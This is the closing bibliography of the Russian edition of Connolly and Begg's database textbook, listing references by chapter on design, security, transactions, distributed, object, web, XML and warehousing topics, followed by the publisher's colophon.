407. Blaha M. and Premerlani W. (1999). *Object-Oriented Modeling and Design for Database Applications.* Prentice-Hall.

408. Castano S., DeAntonellio V., Fugini M.G. and Pernici B. (1998). Conceptual Schema Analysis: Techniques and Applications. *ACM Trans. Database Systems,* 23(3), 286-332.

409. Connolly T.M. and Begg C.E. (2000). *Database Solutions: A Step-by-Step Guide to Building Databases.* Addison- Wesley.

410. Hawryszkiewycz I.T. (1991). *Database Analysis and Design,* 2nd edn. New York: Macmillan.

411. Howe D. (1989). *Data Analysis for Data Base Design,* 2nd edn. London: Edward Arnold.

412. Muller R.J. (1999). *Database Design for Smarties: Using UML for Data Modeling.* Morgan Kaufmann.

413. Navathe S. and Savarese A. (1996). A Practical Schema Integration Facility using an Object-Oriented Approach. In *Object-Oriented Multidatabase Systems: A Solution for Advanced Applications* (Bukhres O. and Elmagarmid A., eds), Prentice-Hall.

414. Sheth A., Gala S. and Navathe S. (1993), On Automatic Reasoning for Schema Integration. *Int. Journal of Intelligent Co-operative Information Systems,* 2(1).

Главы 16 и 17

415. Connolly T.M. and Begg C.E. (2000). *Database Solutions: A Step-by-Step Guide to Building Databases.* Addison- Wesley.

416. Howe D. (1989). *Data Analysis for Data Base Design,* 2nd edn. London: Edward Arnold.

417. Novalis S. (1999). *Access 2000 VBA Handbook.* Sybex.

418. Senn J.A. (1992). *Analysis and Design of Information Systems,* 2nd edn. New York, NY: McGraw-Hill.

419. Shasha D. (1992). *Database Tuning: A Principled Approach.* Prentice-Hall.

420. Tillmann G. (1993). *A Practical Guide to Logical Data Modelling.* New York, NY: McGraw-Hill.

421. Wertz C.J. (1993). *Relational Database Design: A Practitioner's Guide.* New York, NY: CRC Press.

422. Willits J. (1992). *Database Design and Construction: Open Learning Course for Students and Information Managers.* Library Association Publishing.

Глава 18

423. Ackmann D. (1993). Software Asset Management: Motorola Inc. *I/SAnalyzer,* **31(7),** 5–9.

424. Berner P. (1993). Software auditing: Effectively combating the five deadly sins. *Information Management & Computer Security,* 1(2), 11-12.

425. Bhashar K. (1993). *Computer Security: Threats and Countermeasures.* Oxford: NCC Blackwell.

426. Brathwaite K.S. (1985). *Data Administration: Selected Topics of Data Control.* New York, NY: John Wiley.

427. Castano S., Fugini M., Martella G. and Samarati P. (1995). *Database Security.* Addison-Wesley.

428. Collier P.A., Dixon R. and Marston C.L. (1991). Computer Research Findings from the UK. *Internal Auditor,* August, 49-52.

429. Denning D.E. (1982). *Cryptography and Data Security.* Addison-Wesley.

430. Pfleeger C. (1997). *Security in Computing,* 2nd edn. Englewood Cliffs, NJ: Prentice Hall.

431. Hsiao D.K., Kerr D.S. and Madnick S.E. (1978). Privacy and security of data communications and data bases. In *Issues in Data Base Management, Proc. 4th Int.* Con/. *Very Large Data Bases.* North-Holland.

432. Jajodia S. (1999). *Database Security: Status and Prospects.* Vol XII. Kluwer Academic Publishers.

433. Kamay V. and Adams T. (1993). The 1992 profile of computer abuse in Australia: Part 2. *Information Management & Computer Security,* 1(2), 21-28.

434. Nasr J. and Mahler R. (2001). *Designing Secure Database Driven Web Sites.* Prentice Hall.

435. Perry W.E. (1983). *Ensuring Data Base Integrity.* New York, NY: John Wiley.

436. Theriault M. and Heney W. (1998). *Oracle Security.* O'Reilly & Associates.

Глава 19

437. Bayer H., Heller H. and Reiser A. (1980). Parallelism and recovery in database systems. *ACM Trans. Database Systems,* 5(4), 139-156.

438. Bernstein P.A. and Goodman N. (1983). Multiversion concurrency control – theory and algorithms. *ACM Trans. Database Systems,* 8(4), 465-483.

439. Bernstein P.A., Hadzilacos V. and Goodman N. (1988). *Concurrency Control and Recovery in Database Systems.* Reading, MA: Addison-Wesley.

440. Bernstein P.A., Shipman D.W. and Wong W.S. (1979). Formal aspects of serializability in database concurrency control. *IEEE Trans. Software Engineering,* 5(3), 203-215.

441. Chandy K.M., Browne J.C., Dissly C.W. and Uhrig W.R. (1975). Analytic models for rollback and recovery strategies in data base systems. *IEEE Trans. Software Engineering,* 1(1), 100-110.

442. Davies Jr. J.C. (1973). Recovery semantics for a DB/DC system. In *Proc. ACM Annual Conf.*, 136-141,

443. Elmagarmid A.K. (1992). *Database Transaction Models for Advanced Applications.* Morgan Kaufmann.

444. Elmasri R. and Navathe S. (2000). *Fundamentals of Database Systems,* 3rd edn. Addison-Wesley.

445. Gray J.N. (1978). Notes on data base operating systems. In *Operating Systems: An Advanced Course, Lecture Notes in Computer Science* (Bayer R., Graham M. and Seemuller G., eds), 393–481. Berlin: Springer-Verlag.

446. Gray J.N. (1981). The transaction concept: virtues and limitations. In *Proc. Int. Conf. Very Large Data Bases,* 144–154.

447. Gray J.N. (1993). *Transaction Processing: Concepts and Techniques.* San Mateo CA: Morgan-Kaufmann.

448. Gray J.N., McJones P.R., Blasgen M., Lindsay B., Lorie R., Price T., Putzolu F. and Traiger I. (1981). The Recovery Manager of the System R database manager. *ACM Computing Surv.*, 13(2), 223-242.

449. Jajodia S. and Kerschberg L., eds (1997). *Advanced Transaction Models and Architectures.* Kluwer Academic.

450. Kadem Z. and Silberschatz A. (1980). Non-two phase locking protocols with shared and exclusive locks. In *Proc. 6th Int. Conf. on Very Large Data Bases,* Montreal, 309-320.

451. Kohler K.H. (1981). A survey of techniques for synchronization and recovery in decentralized computer systems, *ACM Computing Surv.*, 13(2), 148-183.

452. Korth H.F. (1983). Locking primitives in a database system. *J. ACM,* 30(1), 55-79.

453. Korth H., Silberschatz A. and Sudarshan S. (1996). *Database System Concepts,* 3rd edn. McGraw-Hill.

454. Kumar V. (1996), *Performance of Concurrency Control Mechanisms in Centralized Database Systems.* Englewood Cliffs, NJ: Prentice-Hall.

455. Kung H.T. and Robinson J.T. (1981). On optimistic methods for concurrency control. *ACM Trans. Database Systems,* 6(2), 213-226.

456. Lorie R. (1977). Physical integrity in a large segmented database. *ACM Trans. Database Systems,* 2(1), 91–104.

457. Lynch N.A., Merritt M., Weihl W., Fekete A. and Yager R.R., eds (1993). *Atomic Transactions.* Morgan Kaufmann.

458. Moss J., Eliot J. and Eliot B. (1985). *Nested Transactions: An Approach to Reliable Distributed Computing.* Cambridge, MA: MIT Press.

459. Papadimitriou C. (1986). *The Theory of Database Concurrency Control.* Rockville, MD: Computer Science Press.

460. Thomas R.H. (1979). A majority concensus approach to concurrency control. *ACM Trans. Database Systems,* 4(2), 180–209.

Глава 20

461. Freytag J.C., Maier D. and Vossen G. (1994). *Query Processing for Advanced Database Systems.* San Mateo, CA: Morgan Kaufmann.

462. Jarke M. and Koch *J.* (1984). Query optimization in database systems, *ACM Computing Surv.*, 16(2), 111-152.

463. Kim W., Reiner D.S. and Batory D.S. (1985). *Query Processing in Database Systems.* New York, NY: Springer-Verlag.

464. Korth H., Silberschatz A. and Sudarshan S. (1996). *Database System Concepts,* 3rd edn. McGraw-Hill.

465. Ramakrishnan R. and Gehrke J, (2000). *Database Management Systems,* 2nd edn. McGraw-Hill.

466. Yu C. (1997). *Principles of Database Query Processing for Advanced Applications.* San Francisco, CA: Morgan Kaufmann.

Глава 21

467. Sunderraman R. (1999). *Oracle Programming: A Primer.* Addison-Wesley.

Главы 22 и 23

468. Bell D. and Grimson J. (1992). *Distributed Database Systems.* Harlow: Addison Wesley Longman.

469. Bhargava B., ed. (1987). *Concurrency and Reliability in Distributed Systems.* New York, NY: Van Nostrand Reinhold.

470. Bray O.H, (1982). *Distributed Database Management Systems.* Lexington Books.

471. Ceri S. and Pelagatti G. (1984). *Distributed Databases: Principles and Systems.* New York, NY: McGraw-Hill.

472. Chang S.K. and Cheng W.H, (1980). A methodology for structured database decomposition. *IEEE Trans. Software Engineering,* 6(2), 205–218.

473. Chorofas D.N. and Chorafas D.M. (1999). *Transaction Management: Managing Complex Transactions and Snaring Distributed Databases.* Palgrave.

474. Dye C. (1999). *Oracle Distributed Systems.* O'Reilly & Associates.

475. Knapp E. (1987). Deadlock detection in distributed databases. *ACM Computing Surv.*, 19(4), 303–328.

476. Navathe S., Karlapalem K. and Ra M.Y. (1996). A Mixed Fragmentation Methodology for the Initial Distributed Database Design. *Journal of Computers and Software Engineering,* 3(4).

477. Ozsu M. and Valduriez P. (1999). *Principles of Distributed Database Systems,* 2nd edn. Englewood Cliffs, NJ: Prentice-Hall.

478. Podearneni S. and Mittelmeir M. (1996). *Distributed Relational Database. Cross Platform Connectivity.* Englewood Cliffs, NJ; Prentice-Hall,

479. Rozenkrantz D.J., Stearns R.E. and Lewis P.M. (1978). System level concurrency control for distributed data base systems. *ACM Trans. Database Systems,* 3(2), 178–198.

480. Simon A.R. (1995). *Strategic Database Technology: Management for the Year 2000.* San Francisco, CA: Morgan Kaufmann.

481. Stonebraker M. (1979). Concurrency control and consistency of multiple copies of data in distributed INGRES. *IEEE Trans. Software Engineering,* 5(3), 180-194.

482. Traiger I.L., Gray J., Galtieri C.Л. and Lindsay B.G. (1982). Transactions and consistency in distributed database systems. *ACM Trans. Database Systems,* 7(3), 323-342.

Главы 24–26

483. Atkinson M., ed. (1995). *Proc. of Workshop on Persistent Object Systems.* Springer-Verlag.

484. Ben-Nathan R. (1995). *CORBA: A Guide to Common Object Request Broker Architecture.* McGraw-Hill.

485. Bertino E. and Martino L. (1993). *Object-Oriented Database Systems: Concepts and Architectures.* Wokingham: Addison-Wesley.

486. Bukhres O.A. and Elmagarmid A.K., eds (1996). *Object-Oriented Multidatabase Systems: A Solution for Advanced Applications.* Prentice-Hall.

487. Chaudhri A.B. and Loomis M., eds (1997). *Object Databases in Practice.* Prentice-Hall.

488. Chaudhri A.B. and Zicari R. (2000). *Succeeding with Object Databases: A Practical Look at Today's Implementations with Java and XML.* John Wiley & Sons.

489. Cooper R. (1996). *Interactive Object Databases: The ODMG Approach.* International Thomson Computer Press.

490. Eaglestone B. and Ridley M. (1998). *Object Databases: An Introduction.* McGraw-Hill.

491. Elmasri R. (1994). *Object-Oriented Database Management.* Englewood Cliffs, NJ: Prentice-Hall.

492. Embley D. (1997). *Object Database Development: Concepts and Principles.* Harlow: Addison Wesley Longman.

493. Harrington J.L. (1999). *Object Oriented Database Design Clearly Explained.* AP Professional.

494. Jordan D. (1998). *C++ Object Databases: Programming with the ODMG Standard.* Harlow: Addison Wesley Longman.

495. Kemper A. and Moerkotte G, (1994). *Object-Oriented Database Management: Applications in Engineering and Computer Science.* Englewood Cliffs, NJ: Prentice-Hall.

496. Ketabachi M.A., Mathur S., Risch T. and Chen J. (1990). Comparative Analysis of RDBMS and OODBMS: A Case Study. *IEEE Int. Conf. on Manufacturing.*

497. Khoshafian S., Dasananda S. and Minassian N. (1999). *The Jasmine Object Database: Multimedia Applications for the Web.* Morgan Kaufmann.

498. Kim W., ed. (1995). *Modern Database Systems: The Object Model, Interoperability and Beyond.* Reading, MA: Addison-Wesley.

499. Loomis M.E.S. (1995). *Object Databases.* Reading, MA: Addison-Wesley.

500. Nettles S., ed. (1997). *Proc. of Workshop on Persistent Object Systems.* San Francisco, CA: Morgan Kaufmann.

501. Ozsu M.T., Dayal U. and Valduriez P., eds (1994). *Distributed Object Management.* San Mateo, CA: Morgan Kaufmann.

502. Pope A. (1998). *CORBA Reference Guide: Understanding the Common Object Request Broker Architecture.* Harlow: Addison Wesley Longman.

503. Saracco C.M. (1998). *Universal Database Management: A Guide to Object/RelationalTechnology.* Morgan Kaufmann.

504. Simon A.R. (1995). *Strategic Database Technology: Management for the Year 2000,* San Francisco, CA: Morgan Kaufmann.

Глава 27

505. Fortier P. (1999). *SQL3: Implementing the SQL Foundation Standard.* McGraw-Hill.

506. Stonebraker M., Moore D. and Brown P. (1998). *Object-Relational DBMSs: Tracking the Next Great Wave,* 2nd edn. Morgan Kaufmann.

507. Vermeulen R. (1997). *Upgrading Relational Databases Using Objects.* Cambridge University Press.

Глава 28

508. Ben-Nathan R. (1997). *Objects on the Web: Designing, Building and Deploying Object-Oriented Applications for the Web.* McGraw-Hill.

509. Berlin D. et al. (1996). *CGI Programming Unleashed.* Sams Publishing.

510. Boutell T. (1997). *CGI Programming.* Harlow: Addison Wesley Longman.

511. Cornell G. and Abdeli K. (1997). *CGI Programming with Java.* Prentice-Hall.

512. Deitel H.M., Deitel P.J. and Nieto T.R. (2000). *Internet & World Wide Web: How to Program.* Prentice-Hall.

513. Forta B. (1997). *The Cold Fusion Web Database Construction Kit.* Que Corp.

514. Greenspan J. and Bulger B. (2001). *MySQL/PHP Database Application.* Hungry Minds, Inc.

515. Jepson B. (1996). *World Wide Web Database Programming for Windows NT.* John Wiley & Sons.

516. Ladd R.S. (1998). *Dynamic HTML.* New York, NY: McGraw-Hill.

517. Lang C. (1996). *Database Publishing on the Web.* Coriolis Group.

518. Lemay L. (1997). *Teach Yourself Web Publishing with HTML.* Sams Publishing.

519. Lovejoy E. (2000). *Essential ASP for Web Professionals.* Prentice-Hall.

520. Melton J., Eisenberg A. and Cattell R. (2000). *Understanding SQL and Java Together: A Guide to SQLJ, JDBC and Related Technologies.* Morgan Kaufmann.

521. Mitchell S. (2000). *Designing Active Server Pages.* O'Reilly & Associates.

522. Odewahn A. (1999). *Oracle Web Applications: PL/SQL Developer's Introduction.* O'Reilly & Associates.

523. Powers S. (2001). *Developing ASP Components,* 2nd edn. O'Reilly & Associates.

524. Reese G. (2000). *Database Programming with JDBC and Java*, 2nd edn. O'Reilly & Associates.

525. White S., Fisher M., Cattell R., Hamilton G. and Hapner M. (1999). *JDBC API Tutorial and Reference: Data Access for the Java 2 Platform,* 2nd edn. Addison-Wesley.

526. Williamson A. and Moran C. (1998). *Java Database Programming: Servlets & JDBC.* Prentice-Hall.

527. Web-узел http://theserverside.com содержит большой объем информации по J2EE.

528. На Web-узле http://www.aspfree.com, посвященном ASP, можно найти учебники, презентации, загрузить файлы и принять участие в дискуссионных форумах.

529. Web-узел http://www.stars.com содержит большой объем информации для разработчиков Web.

530. Web-узел http://www.Webdeveloper.com также представляет большой интерес для разработчиков Web.

Глава 29

531. Abiteboul S., Buneman P. and Suciu D. (1999). *Data on the Web: From Relations to Semistructured Data and XML.* Morgan Kaufmann.

532. Arciniegas F. (2000). *XML Developer's Guide.* Osborne McGraw-Hill.

533. Atzeni P., Mecca G. and Merialdo P. (1997). To weave the Web. In *Proc. of 23rd Int. Conf, on VLDB,* Athens, Greece, 206-215.

534. Bosak J. (1997). *XML, Java and the future of the Web,* Находится по адресу http://sunsite.unc.edu/pub/sun-info/standards/xml/why/xmlapps.htm.

535. Bradley N. (2000). *The XSL Companion.* Addison-Wesley.

536. Brown P.G. (2001). *Object-Relational Database Development: A Plumber's Guide.* Prentice-Hall.

537. Buneman P., Davidson S., Fernandez M. and Suciu D. (1997). Adding structure to unstructured data. In *Proc. of the ICDT.*

538. Chang D. and Harkey D. (1998). *Client/Server Data Access with Java and XML.* John Wiley & Sons.

539. Chang B., Scardina M., Karun K., Kiritzov S., Macky I. and Ramakrishnan N. (2000). *Oracle XML.* Osborne McGraw-Hill.

540. Chaudhri A.B. and Zicari R. (2000). *Succeeding with Object Databases: A Practical Look at Today's Implementations with Java and XML.* John Wiley & Sons.

541. Fernandez M., Florescu D., Kang J., Levy A. and Suciu D. (1997). Strudel: a web site management system. In *Proc. of ACM SIGMOD Conf. on Management of Data.*

542. Fernandez M., Florescu D., Kang J., Levy A. and Suciu D. (1998). Catching the boat with Strudel: experience with a web-site management system. In *Proc. of ACM SIGMOD Conf. on Management of Data.*

543. Fung K.Y. (2000). *XSLT: Working with XML and HTML.* Addison-Wesley.

544. Kay M. (2001). *XSLT Programmer's Reference*, 2nd edn. Wrox Press Inc.

545. McHugh J. and Widom J. (1999). Query optimization for XML. In *Proc. of 25th Int. Conf. on VLDB*, Edinburgh.

546. Muench S. (2000). *Building Oracle XML Applications*. O'Reilly & Associates.

547. Quin L. (2000). *Open Source XML Database Toolkit: Resources and Techniques for Improved Development,* John Wiley & Sons.

548. Rendon Z.L. and Gardner J.R. (2001). *Guide to XML TransformationsXPath and XSLT.* Prentice-Hall.

549. Ruth-Haymond G., Mitchell G.E., Mukhar K., Nicol G., O'Connor D., Zucca M., Dillon S., Kyte T., Horton A. and Hubeny F. (2000). *Professional Oracle 8i Application Programming with Java, PL/SQL and XML.* Wrox Press Inc.

550. W3C (1998). *Query for XML; position papers.* Находится по адресу http://www.w3.org/TandS/QL/QL98/pp.html.

551. На Web-узле http://www.xml.org находятся спецификации XML, DTD, XML Schema и Namespaces.

552. Web-узел http://www.oasis-open.org/cover/xml.html содержит большой объем информации по XML, в том числе учебники, ответы на часто возникающие вопросы (FAQ), презентации, материалы конференций, предложения по промышленным стандартам, а также ссылки на другие узлы.

553. Web-узел http://www.xmlinfo.com представляет собой еще один важный источник информации по XML.

Главы 30 и 31

554. Anahory S. and Murray D. (1997). *Data Warehousing in the Real World: A Practical Guide for Building Decision Support Systems.* Harlow: Addison Wesley Longman.

555. Berson A. and Smith S.J. (1997). *Data Warehousing, Data Mining, & OLAP.* McGraw Hill Companies Inc.

556. Data Warehouse Information Center. Находится по адресу www.dwinfocenter.org.

557. Devlin B, (1997). *Data Warehouse: From Architecture to Implementation.* Harlow: Addison Wesley Longman.

558. Hackney D. (1998). *The Seven Deadly Sins of Data Warehousing.* Harlow: Addison Wesley Longman.

559. Hobbs L. and Hillson S. (2000), *Oracle8i Data Warehousing.* Butterworth-Heinemann.

560. Inmon W.H. (1993). *Building the Data Warehouse.* New York, NY: John Wiley & Sons.

561. Inmon W.H., Welch J.D. and Glassey K,L. (1997). *Managing the Data Warehouse.* New York, NY: John Wiley & Sons.

562. Kimball R. and Merz R. (1998). *The Data Warehouse Lifecycle Toolkit: Expert Methods for Designing, Developing and Deploying Data Warehouses.* Wiley Computer Publishing.

563. Kimball R., Reeves L., Ross M. and Thornthwaithe W. (2000). *The Data WebHouse Toolkit: Building the Web-Enabled Data Warehouse.* Wiley Computer Publishing.

564. Singh H.S. (1997). *Data Warehousing: Concepts, Technologies, Implementation and Management.* Upper Saddle River, NJ: Prentice-Hall.

Глава 32

565. Berson A. and Smith S.J. (1997). *Data Warehousing, Data Mining, & OLAP.* McGraw Hill Companies Inc.

566. Cabena P., Hadjinian P., Stadler R., Verhees J. and Zanasi A. (1997). *Discovering Data Mining from Concept to Implementation.* New Jersey, USA: Prentice-Hall PTR.

567. Groth R. (1997). *Data Mining: A Hands-on Approach for Business Professionals.* Prentice Hall.

568. Hackney D, (1998). *Understanding and Implementing Successful Data Marts.* Harlow: Addison Wesley Longman.

569. Han J. and Kamber M. (2001). *Data Mining: Concepts and Techniques.* Morgan Kaufmann Publishers.

570. Thomsen E. (1997). *OLAP Solutions: Building Multidimensional Information Systems.* John Wiley & Sons.

571. Westphal C. and Blaxton T. (1988). *Data Mining Solutions.* John Wiley & Sons.

Приложение В

572. Austing R.H. and Cassel L.N, (1988). *File Organization and Access: From Data to Information.* Lexington MA: D.C, Heath and Co.

573. Baeza-Yates R. and Larson P. (1989). Performance of B+-trees with partial expansion. *IEEE Trans. Knowledge and Data Engineering,* 1(2).

574. Folk M.J. and Zoellick B. (1987). *File Structures: A Conceptual Toolkit.* Reading, MA: Addison-Wesley.

575. Frank L. (1988). *Database Theory and Practice.* Reading, MA: Addison-Wesley.

576. Gardarin G. and Valduriez P. (1989). *Relational Databases and Knowledge Bases.* Reading, MA: Addison-Wesley.

577. Johnson T. and Shasha D. (1993). The performance of current B-Tree algorithms. *ACM Trans. Database Systems,* 18(1).

578. Knuth, D. (1973). *The Art of Computer Programming Volume 3: Sorting and Searching.* Reading, MA: Addison-Wesley.

579. Korth H., Silberschatz A. and Sudarshan S. (1996). *Database System Concepts,* 3rd edn. McGraw-Hill.

580. Larson P. (1981). Analysis of index-sequential files with overflow chaining. *ACM Trans. Database Systems,* 6(4).

581. Livadas P. (1989). *File Structures: Theory and Practice.* Englewood Cliffs, NJ: Prentice-Hall.

582. Mohan C. and Narang I. (1992). Algorithms for creating indexes for very large tables without quiescing updates. In *Proc. ACM SIGMOD Int. Conf. on Management of Data*, San Diego, CA.

583. Ramakrishnan R. and Gehrke J. (2000). *Database Management Systems,* 2nd edn. McGraw-Hill.

584. Salzberg B. (1988). *File Structures: An Analytic Approach.* Englewood Cliffs, NJ: Prentice-Hall.

585. Smith P. and Barnes G. (1987). *Files & Databases: An Introduction.* Reading, MA: Addison-Wesley.

586. Wiederhold G. (1983). *Database Design,* 2nd edn. New York, NY: McGraw-Hill.

Предметный указатель

K

Л

M

Научно-популярное издание

Томас Коннолли, Каролин Бегг

Базы данных. Проектирование, реализация и сопровождение. Теория и практика. 3-е издание

Литературный редактор *И. А. Попова*
Верстка *Л. В. Терещенко*
Художественный редактор С. А *Чернокозинский*

Издательский дом "Вильяме".
101509, Москва, ул. Лесная, д. 43, стр. 1.
Изд. лиц. **ЛР № 090230 от** 23.06.99
Госкомитета РФ по печати.

Подписано в печать **24.10.2003. Формат 70X100/16.**
Гарнитура Times. **Печать** офсетная.
Усл. **печ. л. 84,28.** Уч.-изд. **л. 96,21.**
Тираж **3500** экз. Заказ № 974.

Отпечатано с диапозитивов в ФГУП "Печатный двор"
Министерства РФ по делам печати,
телерадиовещания и средств массовых коммуникаций.
197110, Санкт-Петербург, Чкаловский пр., 15.